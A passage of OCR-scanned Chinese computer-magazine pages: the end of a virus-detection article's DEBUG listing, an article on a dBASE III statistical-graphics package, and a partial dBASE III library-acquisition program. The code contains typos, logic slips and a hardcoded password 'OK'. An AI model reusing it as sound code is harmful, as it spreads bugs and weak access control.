
```

4CF5:012D CD10      INT     10
4CF5:012F C3        RET
4CF5:0130 67676D4D73446F73 DB      'ggmMsDos'

```

说明：用debug生成该程序后执行，若屏幕显示03表明有动态病毒；  
显示E0表明没有动态病毒。

附四 解毒免疫程序逻辑简图





# 新颖统计图形的设计及实现方法

四川省南充棉纺织厂 袁 泉  
四川省南充地区计划委员会 朱光俊  
四川省南充市新泉计算机研究所 罗 炼

**[摘要]** 本文介绍一套统计图形软件包的设计及实现方法。此套统计图形软件包包括：直方图、叠加直方图、折线图、园图、甘特图、排列图、散布图、直方图（质量管理使用）控制图（质量管理使用）等九种图形软件。在分辨率为 $640 \times 200$ 图形方式下作图，显示信息量较多，具有字体放大和四种显示方式供选择。屏幕显示采用活动窗口，可自动或手动控制屏幕移动显示方式。采用动画技术，使屏幕移动速度很快。屏幕拷贝打印可按要求放大打印当前屏幕的内容。为汉字dBASE III提供最方便的数据传递方式。

随着计算机应用的发展，特别是经济管理中的应用的不断深入，对统计图形应用的要求越来越高。目前，企（事）业计算机管理工作中多采用汉字dBASE III关系数据库，也正因为其具有极强的数据管理和处理能力，适用性强等特点，故而广泛被采用。但是，汉字dBASE III中图形处理能力较差，通常采用的方法如下：

1. 运行其它语言，利用其它语言的图形处理能力。

如采用BASIC语言或PASCAL语言的图形语句完成作图工作。其缺点：占用内存较大，不宜在汉字dBASE III环境中直接运行，当在较小的内存中运行时矛盾更加突出。数据的传递比较麻烦；若采用汉字LOTUS 1-2-3等集成软件时，不仅存在上述两种问题，并且汉字LOTUS 1-2-3是在分辨率为 $320 \times 200$ 图形方式下完成作图，屏幕显示信息量有限。

2. 利用汉字dBASE III的语句（如poke语句）实现作图时，显示速度太慢，并且显示RAM地址难于计算。

3. 目前所使用的屏幕拷贝打印，均采用DOS所提供的屏幕拷贝打印方式，此方式不能按要求实现纵向和横向的任意放大打印。

针对上述问题，笔者设计出一套统计图形软件包。此套软件基于大多数微机上所配备的CGA图形显示卡（即分辨率为 $640 \times 200$ ），同时也为方便汉字dBASE III环境中的使用而设计。在 $640 \times 200$ 的方式下完成作图工作，因此屏幕显示的信息量较多。显示信息以填写数据库内容的方式由用户自己决定。可在屏幕中任意位置按实际的要求放大显示，并且有四种字形显示方式可选择。在汉字dBASE III环境中，建立相应的数据文件（\*.DBF）作为数据传递之用，便于数据的传递。数据文件的区段由用户自己定义。此套统计图形采用移动窗口屏幕显示方式，当图形涉及的内容较多时，可根据需要选择自动或手动移动窗口屏幕。屏幕图形采用动画技术等使作图速度变得很快。目前所使用DOS提供的屏幕打印，不能实现纵向、横向放大打印屏幕内容。因此，笔者设计屏幕拷贝打印程序时，考虑到实际应用的需要可设置纵向、横向任意比例放大倍数打印当前屏幕内容。当纵向、横向放大倍数均置为1时（即不放大打印），屏幕拷贝打印的图形比使用DOS提供的屏幕拷贝打印的图形小 $1/3$ 。此套统计图形软件包可在操作系统下、dBASE III环境下或其它语言中直接调用。

此套统计图形软件包还包括两个可独立使用的程序：字型显示处理程序，图形拷贝打印程序。其中，字型显示处理程序，文件名：ZXXS.EXE。使用时，采用数据库文件作为数据传递方式，数据库的建立与以下“显示信息库”的建立方式一样。独立使用时，操作系统下使用格式为：ZXXS+空格+显示信息库文件名(.dbf)，dBASE III环境下使用的格式为：run+空格+ZXXS+空格+显示信息库文件名(.dbf)；图形拷贝打印程序的文件名为PRT2463.EXE。操作系统下使用的格式为：PRT

2 4 6 3 + 空格 + 行放大倍数 + 空格 + 列放大倍数, d B A S E III 环境下使用的格式为:  
R U N + 空格 + P R T 2 4 6 3 + 空格 + 行放大倍数 + 空格 + 列放大倍数。

以直方图为例详细介绍图形的实现方法:

### 1. 数据库的建立及约定:

为了方便数据传递, 将数据和显示的信息分为两个数据库文件: 数据信息库和显示信息库。数据库的记录由用户按实际需要任意确定。

#### 数据信息库

此数据库中的数据为作图时所需的数据。数据库的名称由用户自定义, 扩展名可定义为 . d b f, 也可由用户自定义。

#### 区段的设定:

- 第一区段 区段名自定义, 区段长度自定义, 区段类型为字符型, 区段记录内容为图例。
- 第二区段 区段名为 X 轴第一标号, 区段长度自定义, 区段类型为数据型, 区段记录内容为实际数据。
- 第三区段 区段名为 X 轴第二标号, 区段长度自定义, 区段类型为数据型, 区段记录内容为实际数据。
- 第四区段 区段名为 X 轴第三标号, 区段长度自定义, 区段类型为数据型, 区段记录内容为实际数据。
- .....
- .....
- 第 N 区段 区段名为 X 轴第 N - 1 标号, 区段长度自定义, 区段类型为数据型, 区段记录内容为实际数据。

由于 d B A S E III 中规定设定区段数最大值为 2 5 5, 故 N 的最大值为 2 5 4。用户可按实际需要确定 N 的大小。

#### 实例:

|      | 区段名称 | 类型        | 长度 | 小数位 |
|------|------|-----------|----|-----|
| (1)  | NAME | Char/text | 4  |     |
| (2)  | 一月   | Numeric   | 12 | 2   |
| (3)  | 二月   | Numeric   | 12 | 2   |
| (4)  | 三月   | Numeric   | 12 | 2   |
| (5)  | 四月   | Numeric   | 12 | 2   |
| (6)  | 五月   | Numeric   | 12 | 2   |
| (7)  | 六月   | Numeric   | 12 | 2   |
| (8)  | 七月   | Numeric   | 12 | 2   |
| (9)  | 八月   | Numeric   | 12 | 2   |
| (00) | 九月   | Numeric   | 12 | 2   |
| (01) | 十月   | Numeric   | 12 | 2   |
| (02) | 十一月  | Numeric   | 12 | 2   |
| (03) | 十二月  | Numeric   | 12 | 2   |

#### 显示信息库

此数据库包括在屏幕显示的信息, 显示的行数、列数, 行放大倍数, 列放大倍数, 以及显示方式的选择。数据库名称由用户自定义, 扩展名可定义为 . d b f, 也可用户自定义。

## 区段的设定:

- 第一区段 区段名自定义, 区段长度自定义, 区段类型为字符型, 区段记录内容为屏幕显示的信息。
- 第二区段 区段名自定义, 区段长度自定义, 区段类型为数据型, 区段记录内容为屏幕显示信息的行数。
- 第三区段 区段名自定义, 区段长度自定义, 区段类型为数据型, 区段记录内容为屏幕显示信息的列数。
- 第四区段 区段名自定义, 区段长度自定义, 区段类型为数据型, 区段记录内容为屏幕显示信息的行放大倍数。此区段如缺省时, 行放大倍数默认为 1。
- 第五区段 区段名自定义, 区段长度自定义, 区段类型为数据型, 区段记录内容为屏幕显示信息的列放大倍数。此区段如缺省时, 列放大倍数默认为 1。
- 第六区段 区段名自定义, 区段长度自定义, 区段类型为数据型, 区段记录内容为屏幕显示信息的字符显示方式。此区段如缺省时, 字符显示方式默认为 0。

(注: 第四区段、第五区段、第六区段可确省。)

## 实例:

|     | 区段名称 | 类型        | 长度 | 小数位 |
|-----|------|-----------|----|-----|
| (1) | C    | Char/text | 10 |     |
| (2) | H    | Numeric   | 2  |     |
| (3) | L    | Numeric   | 2  |     |
| (4) | HF   | Numeric   | 2  |     |
| (5) | LF   | Numeric   | 2  |     |
| (6) | ZX   | Numeric   | 2  |     |

## 2. 字形显示方式的选择:

程序中提供四种字形显示方式

- (1) 正常字形显示方式: 0
- (2) 逆时针方向旋转 90° 字形显示方式: 1
- (3) 逆时针方向旋转 180° 字形显示方式: 2
- (4) 逆时针方向旋转 270° 字形显示方式: 3

## 3. 数据库的使用

数据库的区段按以上约定建立后, 在汉字 d B A S E III 中直接填写实际数据, 也可在程序中按需要填写数据, 因此, 数据传递非常方便。

## 4. 功能键的使用


图形程序中设计八个功能键供选择。

- (1) Ctrl\_I: 显示/关闭图例说明。(此功能键是一次性开关)
- (2) Ctrl\_N: 显示/关闭当前光标所在位指示 Y 轴上对应的实际数据。(此功能键是一次性开关)
- (3) Ctrl\_Y: 自动向右方向移动光标位置, 如超出屏幕显示时, 屏幕窗口自动连续左移; 当按任意键时, 光标停止右移; 当光标移动到 X 轴最后一个直方图时, 光标将停止右移, 并以蜂鸣声提示。
- (4) Ctrl\_Z: 自动向左方向移动光标位置, 如超出屏幕显示时, 屏幕窗口自动连续右移; 当按任意键时, 光标停止左移; 当光标移动到 X 轴第一个直方图时, 光标将停止左移, 并以蜂鸣声提示。
- (5) →: 手动向右方向移动光标位置, 如超出屏幕显示时, 屏幕窗口左移; 当光标移动到 X 轴最后一个直方图时, 光标将停止右移, 以蜂鸣声提示。
- (6) ←: 手动向左方向移动光标位置, 如超出屏幕显示时, 屏幕窗口右移; 当光标移动到 X 轴的第一个直方图时, 光标将停止右移, 以蜂鸣声提示。
- (7) Ctrl\_P: 打印当前屏幕显示内容。打印时, 按用户设定的纵、横放大倍数要求进行屏幕拷贝打印。
- (8) ESC: 退出。


5. 屏幕拷贝打印

当用户设置屏幕拷贝打印功能键 (Ctrl\_P) 时, 将要求设置打印纵向放大倍数、横向放大倍数。纵向放大倍数的最大值为 999; 横向放大倍数的最大值为 999。纵向放大倍数的缺省值为 1; 横向放大倍数的缺省值为 1, 均认为不放大。此时, 屏幕拷贝打印的图形比使用 DOS 提供的屏幕拷贝打印的图形小 1/3。可参见附图。(附图说明: 考虑到印刷排版方便, 图一为纵向放大一倍、横向放大一倍 (即纵、横均不放大) 屏幕拷贝图形; 图二为纵向放大三倍、横向放大一倍 (即横向不放大) 屏幕拷贝图形。)

这套统计图形软件包采用 C 语言编写。适用于 IBM PC-XT、AT 及兼容机, 在 CCDOS 2.1 及以上版本的 DOS 操作系统中运行。此套软件包系南充棉纺织厂与南充市新泉计算机研究所、南充地区计划委员会信息中心共同研制开发, 并在南充棉纺织厂投入运行一年多, 反映良好。



图一



图二



# 中外文图书采访管理系统

```

.type tsh0.fmt
@1,1 say "订书日期:" +订书日期
@1,21 say "推荐者:" +推荐者
@2,1 say "书名:" +书名
@4,1 say "作者:" +作者
@5,1 say "资料来源:" +资料来源
@5,71 say "国别:" +国别
@6,1 say "出版地:" +出版地
@6,20 say "出版者:" +出版者
@7,1 say "出版日期:" +出版日期
@7,21 say "册数:" +str(册数,2)
@7,33 say "页数:" +页数
@7,55 say "ISBN:" +ISBN
@8,1 say "版次:第" +版次
@8,10 say "版 登录号:" +登录号
@8,29 say "货币码:" +货币码
@8,41 say "定价:" +str(定价,7,2)
@8,57 say "发票编号:" +发票编号
* =====

```

```

.list stru
Structure for database: A:\TSH.DBF
Number of data records: 104
Date of last update : 01/01/80

```

| Field | Field Name | Type      | Width | Dec |
|-------|------------|-----------|-------|-----|
| 1     | 书名         | Character | 100   |     |
| 2     | 作者         | Character | 30    |     |
| 3     | 出版地        | Character | 10    |     |
| 4     | 出版者        | Character | 50    |     |
| 5     | 页数         | Character | 4     |     |
| 6     | 册数         | Numeric   | 2     |     |
| 7     | 出版日期       | Character | 8     |     |
| 8     | 订书日期       | Character | 8     |     |
| 9     | 定价         | Numeric   | 7     | 2   |
| 10    | 货币码        | Character | 3     |     |
| 11    | 登录号        | Character | 5     |     |
| 12    | ISBN       | Character | 20    |     |
| 13    | 推荐者        | Character | 30    |     |
| 14    | 资料来源       | Character | 60    |     |
| 15    | 发票编号       | Character | 12    |     |
| 16    | 国别         | Character | 2     |     |
| 17    | 版次         | Character | 2     |     |
| **    | Total      | **        | 354   |     |

```

.set print off

```

```

.type tsh.prg
set talk off
clear
@1,10 say "TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH"
@2,10 say "*"
@2,72 say "*"
@3,10 say "上海市标准情报研究所"
@3,72 say "*"
@4,10 say "*"
@4,72 say "*"
@5,10 say "图书采访系统"
@5,72 say "*"
@6,10 say "*"
@6,72 say "*"
@7,10 say "上海.杨京.张志民.编制"
@7,72 say "*"
@8,10 say "*"
@8,72 say "*"
@9,10 say "TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH TSH"
z1=1
do while (z1<100)
z1=z1+1
enddo
do while .t.
clear
@1,15 say "=====
@3,20 say "图书采访系统"
@4,23 say "1.数据库查询 2.数据库维护"
@5,23 say "3.数据统计 4.打印"
@6,23 say "0.退出"
@8,15 say "=====
accept "请选择:"to z2
do case
case z2="1"
do tsh1
case z2="2"
do tsh2
case z2="3"
do tsh3
case z2="4"
do tsh4
case z2="0"
cancel
otherwise
endcase
enddo
* -----

```

```
. type tsh1.prg
set talk off
public bcc
clear
bcc=.t.
do while bcc
clear
@1,10 say "*****"
@2,10 say "*          本系统提供以下查询手段：          *"
@3,10 say "*    1.书名查询    2.作者查询    3.出版者查询    *"
@4,10 say "*    4.出版日期查询 5.订书日期查询 6.登录号查询  *"
@5,10 say "*    7.ISBN查询    0.退出          *"
@6,10 say "*****"
accept "请选择：" to n
do case
case n="1"
do tsh1.prg
case n="2"
do tsh2.prg
case n="3"
do tsh3.prg
case n="4"
do tsh4.prg
case n="5"
do tsh5.prg
case n="6"
do tsh6.prg
case n="7"
do tsh7.prg
case n="0"
return
otherwise
endcase
enddo
return
* =====
```

```
. type tsh11.prg
set talk off
g1=.t.
do while g1
clear
accept "你可以输入书名全称,亦可以输入书名前几个字:" to bna
? " "
accept "你输入的书名正确吗?(y/n)" to g2
if upper(g2)="Y"
g1=f.
endif
enddo
use tsh.dbf index sm
seek bna
g5=.t.
do while .not.eof() .and. g5 .and. 书名="&bna"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to g4
if upper(g4)="N"
skip
loop
else
g5=f.
endif
enddo
if g5=.t. .or. eof()=.t.
wait "查无此书"
endif
clear
accept "查阅完毕,你还要进行其它类别查询吗? (y/n)" to g6
if upper(g6)="N"
bcc=f.
endif
use
return
* --
```



```
. type tsh12.prg
set talk off
g11=.t.
do while g11
clear
accept "请输入作者姓名 : " to zn
? " "
accept "您输入的作者姓名正确吗?(y/n) " to g12
if upper(g12)="Y"
g11=.f.
endif
enddo
use ts1.dbf index zz
seek zn
g15=.t.
do while .not.eof() .and. g15 .and. 作者="&zn"
clear
do tsh0.fmt
accept "是这本书吗 ? (y/n) " to g14
if upper(g14)="N"
skip
loop
else
g15=.f
endif
enddo
if g15=.t. .or. eof()=.t.
wait "查无此书"
endif
clear
accept "查阅完毕,您还要进行其它类别查询吗? (y/n) : " to g16
if upper(g16)="N"
bcc=.f.
endif
use
return
* =====
```

```
. type tsh13.prg
set talk off
g21=.t.
do while g21
clear
accept "请您可以输入出版者的全称,亦可以输入出版者的前四个字：" to cbn
? ""
accept "您输入的出版者名正确吗? (y/n)：" to g22
if upper(g22)="Y"
g21=.f.
endif
enddo
use tsh.dbf index cbz
seek cbn
g25=.t.
do while .not.eof() .and. g25 .and. 出版者="&cbn"
clear
do tsh0.fmt
accept "是这本书吗? (y/n)：" to g24
if upper(g24)="N"
skip
loop
else
g5=.t.
endif
enddo
if g25=.t. .or. eof()=.t.
wait "查无此书"
endif
clear
accept "查阅完毕,您还要进行其它类别的查询吗? (y/n)：" to g26
if upper(g26)="N"
bcc=.f.
endif
use
return
* -----
```

```
. type tsh14.prg
set talk off
g31=.t.
do while g31
clear
accept "请输入出版日期 (yy/mm/dd) : " to time
? " "
accept "你输入的日期正确吗? (y/n) : " to g32
if upper(g32)="Y"
g31=.f.
endif
enddo
use tsh.dbf index cbr
seek time.
g35=.t.
do while .not.eof() .and. g35 .and. 出版日期="&time"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) : " to g34
if upper(g34)="N"
skip
loop
else
g35=.f.
endif
enddo
if g35=.f. .or. eof()=.t.
wait "查无此书"
endif
clear
accept "查阅完毕,您还要进行其它类别的查询吗? (y/n) : " to g36
if upper(g36)="N"
bct=.f.
endif
return
* -----
```

```
. type tsh15.prg
set talk off
g41=.t.
do while g41
clear
accept "请你输入订书日期 (yy/mm/dd) : " to rr
? " "
accept "你输入的日期正确吗 ? (y/n) : " to g42
if upper(g42)="Y"
g41=.f.
endif
enddo
use tsh.dbf index dsr
seek rr .
g45=.t.
do while .not.eof() .and. g45
clear
do tsh0.fmt
accept "是这本书吗 ? (y/n) : " to g44
if upper(g44)="N"
skip
loop
else
g45=.f.
endif
enddo
if g45=.t. .or. eof()=.t.
wait "查无此书"
endif
clear
accept "查阅完毕,你还要进行其它类别查询吗 ? (y/n) : " to g46
if upper(g46)="N"
bcc=.f.
endif
use
return
* -----
```



```
. type tsh16.prg
set talk off
g51=.t.
do while g51
clear
accept "请输入登录号：" to no
? ""
accept "你输入的登录号正确吗？(y/n)：" to g52
if upper(g52)="Y"
g51=.f.
l=len(no)
no=substr("00000",1,5-l)+no
endif
enddo
use tsh.dbf index dlh
seek no
if eof()=.t.
wait "查无此书"
else
clear
do tsh0.fmt
wait "请按任意键,结束查询"
endif
clear
accept "查阅完毕,你还要进行其它类别查询吗？(y/n)：" to g56
if upper(g56)="N"
bcc=.f.
endif
use
return
* -----
```

```
. type tsh17.prg
set talk off
g61=.t.
do while g61
clear
accept "请输入 ISBN : " to ii
? " "
accept "你输入的 ISBN 正确吗 ? (y/n) : " to g62
if upper(g62)="Y"
g61=.f.
endif
enddo
use tsh.dbf index ISBN
seek ii
if eof()=.t.
wait "查无此书"
else
clear
do tsh0.fmt
wait "请按任意键,结束查询"
endif
clear
accept "查阅完毕,你还要进行其它类别查询吗 ? (y/n) : " to g66
if upper(g66)="N"
bcc=.f.
endif
use
return
* -----
```

```
. type tsh2.prg
set talk off
clear
a1=0
do while a1<3
a1=a1+1
@4,20 say "请输入工作口令："
set console off
accept to k1
set console on
if upper(k1) <> "OK"
@6,20 say str(a1,2)+"次口令错误"
if a1=3
@8,20 say "口令不对，禁止使用！！"
return
endif
else
a1=4
endif
enddo
do while .t.
clear
@1,20 say "=====
@3,25 say "数据库维护功能："
@4,28 say "1.图书订购 2.图书登录"
@5,28 say "3.删除 0.退出"
@6,20 say "=====
accept "请选择：" to a2
do case
case a2="1"
do tsh21
case a2="2"
do tsh22
case a2="3"
do tsh23
case a2="0"
return
otherwise
endcase
enddo
* -----
```

```
. TYPE TSH21.PRG
set talk off
clear
use tsh.dbf index sm,zz,ISBN,cbz,cbr,dsr,dlh
all=.t.
do while all
a20=space(8)
a21=space(30)
a22=space(100)
a23=space(30)
a24=space(60)
a25="CN"
a26=space(10)
a27=space(50)
a28=space(8)
a29="1 "
a30=space(4)
a31=space(20)
a32="1 "
a33=space(7)
a34="CNY"
a35=space(5)
a36=space(12)
do while .t.
clear
@1,1 say "订书日期" get a20 picture "@D"
@1,21 say "推荐者(单位,姓名)" get a21
@2,1 say "书名" get a22
@4,1 say "作者" get a23
@5,1 say "资料来源" get a24
@5,70 say "国别" get a25
@6,1 say "出版地" get a26
@6,19 say "出版者" get a27
@7,1 say "出版日期" get a28 picture "@D"
@7,20 say "册数" get a29 picture "99"
@7,30 say "页数" get a30 picture "9999"
@7,50 say "ISBN" get a31
@8,1 say "版次 等" get a32
@8,11 say "版 登录号" get a35 picture "99999"
@8,28 say "货币码" get a34
@8,40 say "定价" get a33 picture "9999.99"
@8,56 say "发票编号" get a36
read
a13=" "
@9,2 say "本记录正确吗? (Y/N)" get a13 picture "AA"
```



```
read
if upper(substr(a13,1,1))="Y"
clear
do case
case substr(a20,1,2)<"88" .or. substr(a20,4,2)<"01";
.or. substr(a20,4,2)>"12".or. substr(a20,7,2)<"01" ;
.or. substr(a20,7,2)>"31"
a="订书日期输入有错误"
case len(trim(a22))=0
a="没有输入书名"
case len(trim(a23))=0
a="没有输入作者"
case len(trim(a27))=0
a="没有输入出版者"
case substr(a28,1,2)<"80" .or. substr(a28,4,2)<"01" ;
.or. substr(a28,4,2)>"12".or. substr(a28,7,2)<"01" ;
.or. substr(a28,7,2)>"31"
a="出版日期输入有错误"
otherwise
@4,20 say "请稍等 ... .. "
exit
endcase
wait chr(7)+a+", 请按任意键进入修改屏幕"
endif
enddo
a29=val(a29)
a33=val(a33)
append blank
replace 书名 with a22,作者 with a23,出版地 with a26,;
出版者 with a27
replace 页数 with a30,册数 with a29,出版日期 with a28,;
订书日期 with a20
replace 定价 with a33,货币码 with a34,登录号 with a35,;
ISBN with a31
replace 推荐者 with a21,资料来源 with a24,发票编号 with a36
replace 国别 with a25,版次 with a32
clear
accept space(20)+"继续输入吗? (Y/N)" to a14
if upper(a14)<"Y"
all=.f.
endif
enddo
* -----
```

```
. TYPE TSH22.PRG
set talk off
do while .t.
clear
@ 2,25 say "请选择以下方法抽调原有记录"
@ 4,30 say "1.书名      2.作者"
@ 5,30 say "3.ISBN     4.出版者"
accept "" to e1
do case
case e1="1"
accept "请输入书名:" to e3
use tsh index sm,zz,cbz,ISBN,cbr,dlh,dsr
seek e3
e5=.t.
do while .not.eof() .and. e5 .and. 书名="&e3"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to e4
if upper(e4)="N"
skip
loop
else
e5=.f.
endif
enddo
case e1="2"
accept "请输入作者:" to e3
use tsh index zz,sm,cbz,ISBN,cbr,dsr,dlh
seek e3
e5=.t.
do while e5 .and. .not.eof() .and. 作者="&e3"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to e4
if upper(e4)="N"
skip
loop
else
e5=.f.
endif
enddo
case e1="3"
accept "请输入 ISBN: " to e3
use tsh index ISBN,sm,zz,cbr,dsr,cbz,dlh
seek e3
```

```
e5=.t.
do while e5 .and. .not.eof() .and. ISBN="&e3"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to e4
if upper(e4)="N"
skip
loop
else
e5=.f.
endif
enddo
case e1="4"
accept "请输入出版者:" to e3
use tsh index cbz,sm,zz,cbr,ISBN,dsr,dlh
seek e3
e5=.t.
do while .not. eof() .and. e5 .and. 出版者="&e3"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) : " to e4
if upper(e4)="N"
skip
loop
else
e5=.f.
endif
enddo
endcase
clear
if e5=.t. .or. eof()=.t.
wait "无此记录"
else
e10=订书日期
e11=推荐者
e12=书名
e13=作者
e14=资料来源
e15=国别
e16=出版地
e17=出版者
e18=出版日期
e19=册数
e20=页数
e21=ISBN
```

```

e22=版次
e23=登录号
e24=货币码
e25=定价
e26=发票编号
do while .t.
clear
@1,1 say "订书日期" get e10 picture "@D"
@1,21 say "推荐者" get e11
@2,1 say "书名" get e12
@4,1 say "作者" get e13
@5,1 say "资料来源" get e14
@5,70 say "国别" get e15
@6,1 say "出版地" get e16
@6,19 say "出版者" get e17
@7,1 say "出版日期" get e18 picture "@D"
@7,20 say "册数" get e19 picture "99"
@7,30 say "页数" get e20 picture "9999"
@7,50 say "ISBN" get e21
@8,1 say "版次 第" get e22
@8,11 say "版 登录号" get e23 picture "99999"
@8,28 say "货币码" get e24
@8,40 say "定价" get e25 picture "9999.99"
@8,56 say "发票编号" get e26
read
accept "本记录正确吗? (y/n) " to e7
if upper(e7)="Y"
clear
do case
case substr(e10,1,2)<"88" .or. substr(e10,4,2)<"01" ;
.or. substr(e10,4,2)>"12".or. substr(e10,7,2)<"01" ;
.or. substr(e10,7,2)>"31"
a="订书日期输入有错误"
case len(trim(e12))=0
a="没有输入书名"
case len(trim(e13))=0
a="没有输入作者"
case len(trim(e17))=0
a="没有输入出版者"
case substr(e18,1,2)<"80" .or. substr(e18,4,2)<"01" ;
.or. substr(e18,4,2)>"12".or. substr(e18,7,2)<"01" ;
.or. substr(e18,7,2)>"31"
a="出版日期输入有错误"
otherwise
@5,20 say "请稍候 ... .. "

```



```
exit  
endcase  
wait chr(7)+a+", 请按任意键进入修改屏幕"  
endif  
enddo  
l=len(e23)  
if l>0  
e23=substr("00000",1,5-l)+e23  
endif  
replace 书名 with e12, 作者 with e13, 出版地 with e16,;  
出版者 with e17  
replace 页数 with e20, 册数 with e19, 出版日期 with e18,;  
订书日期 with e10  
replace 定价 with e25, 货币码 with e24, 登录号 with e23,;  
ISBN with e21  
replace 推荐者 with e11, 资料来源 with e14, 发票编号 with e26  
replace 国别 with e15, 版次 with e22  
endif  
accept "继续登录吗? (Y/N)" to e6  
if upper(e6)="N"  
use  
clear  
return  
endif  
enddo
```

```
. type tsh23.prg
set talk off
do while .t.
clear
@3,25 say "删除文件功能："
@5,25 say "1.删除全部记录"
@6,25 say "2.删除部分记录"
@7,25 say "0.退出"
accept "请选择：" to b1
do case
case b1="1"
do tsh231
case b1="2"
do tsh232
case b1="0"
return
otherwise
endcase
enddo
* =====
```

```
. type tsh231.prg
set talk off
clear
@3,10 say "将删除全部记录,请慎重!!"
accept "删除全部数据记录吗? (y/n) " to b5
if upper(b5)="N"
return
endif
use tsh.dbf index sm,zz,cbz,ISBN,dlh,dsr,cbz
clear
? "正在删除,请稍候"
delete all
clear
accept "需要恢复数据记录吗? (y/n)" to b6
if upper(b6)="Y"
recall all
? "已恢复数据记录"
else
clear
? "删除完毕"
endif
use
return
* =====
```

```
. type tsh232.prg
set talk off
do while .t.
clear
@3,20 say "可按以下方法之一删除数据记录"
@5,25 say "1. 按登录号删除"
@6,25 say "2. 按书名删除"
@7,25 say "3. 按出版者删除"
accept "请选择：" to b10
clear
do case
case b10="1"
use tsh index dlh,sm,zz,ISBN,cbz,chr,dsr
accept "请输入登录号：" to b12
seek b12
do while 登录号="&b12"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to b14
if upper(b14)="Y"
delete
exit
else
skip
endif
enddo
case b10="2"
use tsh index sm,zz,cbz,ISBN,chr,dsr,dlh
accept "请输入书名：" to b12
seek b12
do while 书名="&b12"
clear
do tsh0.fmt
accept "是这本书吗? (y/n) " to b14
if upper(b14)="Y"
delete
exit
else
skip
endif
enddo
case b10="3"
use tsh index cbz,sm,zz,ISBN,chr,dsr,dlh
accept "请输入出版者：" to b12
seek b12
```



```
